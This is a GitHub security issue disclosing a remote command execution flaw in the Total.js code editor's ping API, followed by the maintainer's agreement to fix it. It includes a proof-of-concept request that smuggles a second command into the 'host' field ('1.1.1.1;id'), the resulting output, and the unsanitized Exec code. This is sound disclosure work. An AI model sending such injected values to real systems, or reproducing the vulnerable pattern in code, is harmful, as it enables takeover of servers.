totaljs / code Public

New issue

Jump to bottom

[Security] Remote command execution #12


Closed **edoardottt** opened this issue on Sep 22 · 2 comments

edoardottt commented on Sep 22

Using the API `/api/common/ping` it's possible to achieve remote command execution on the host machine. This leads to complete control over the machine hosting the server.

To reproduce the vulnerability:

- Download the repo
- Execute `node index.js`
- Login
- Execute this request as shown below:



```
POST /api/common/ping HTTP/1.1
Host: 0.0.0.0:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Cookie: KltYiafZCc=
14520-39383d41035706110118556e1917510d57341c5145461b5d5259501317001707435354Od626b3732187f6616064
1481d111c1151461856040d06084709575641024e073c1c1c020e54304c0b144613632d
Upgrade-Insecure-Requests: 1
Content-Length: 15

host=1.1.1.1;id
```

```
HTTP/1.1 200 OK
Set-Cookie: KltYiafZCc=
14520-39383d41035706110118556e1917510d57341c5145461b5d5259501317001707435354Od626b3732187f6616064
1481d111c1151461856040d06084709575641024e073c1c1c020e54304c0b144613632d; Expires=Fri, 21 Oct 2022
 19:41:39 GMT; Path=/; SameSite=Lax
Cache-Control: private, no-cache, no-store, max-age=0
Vary: Accept-Encoding, Last-Modified, User-Agent
Expires: -1
X-Powered-By: Total.js
Content-Type: application/json; charset=utf-8
Date: Wed, 21 Sep 2022 19:41:41 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 542

{
  "success":true,
  "value":
  "PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.\n64 bytes from 1.1.1.1: icmp_seq=1 ttl=54 time=18
  .3 ms\n64 bytes from 1.1.1.1: icmp_seq=2 ttl=54 time=17.7 ms\n64 bytes from 1.1.1.1: icmp_seq=3
   ttl=54 time=18.2 ms\n\n--- 1.1.1.1 ping statistics ---\n3 packets transmitted, 3 received, 0%
  packet loss, time 2003ms\nrtt min/avg/max/mdev = 17.682/18.061/18.326/0.275 ms\nuid=1000(edoard
  ottt) gid=1000(edoardottt) groups=1000(edoardottt),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
  ),122(lpadmin),134(lxd),135(sambashare)\n"
}
```

HTTP request:

```
POST /api/common/ping HTTP/1.1
Host: 0.0.0.0:8000
User-Agent: bla-bla-bla
Cookie: your-auth-cookie
Content-Length: 15

host=1.1.1.1;id
```

This is the vulnerable code:

```
schema.addWorkflow('ping', function($) {
        var host = $.model.host.replace(/'|"|\n/g, '');
        Exec('ping -c 3 {0}'.format(host), $.done(true));
});
```

Here the problem is the fact that the server doesn't sanitize correctly the input checking that the host provided is a legitimate one, allowing also characters like `;`, `|` or `&`.

petersirka commented on Sep 22 Collaborator

With the code you can edit everything or you can run bash scripts directly. But I agree, this must be sanitised. I'll fix it.

edoardottt commented on Sep 22 Author

Awesome. Someone could disable functionalities, but that api isn't intended to provide rce.

Thanks **@petersirka**

Will-create added a commit to Will-create/code-editor that referenced this issue on Sep 26

`Fixed remote command execution issue totaljs#12` `0e5ace7`

petersirka closed this as completed on Sep 26

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants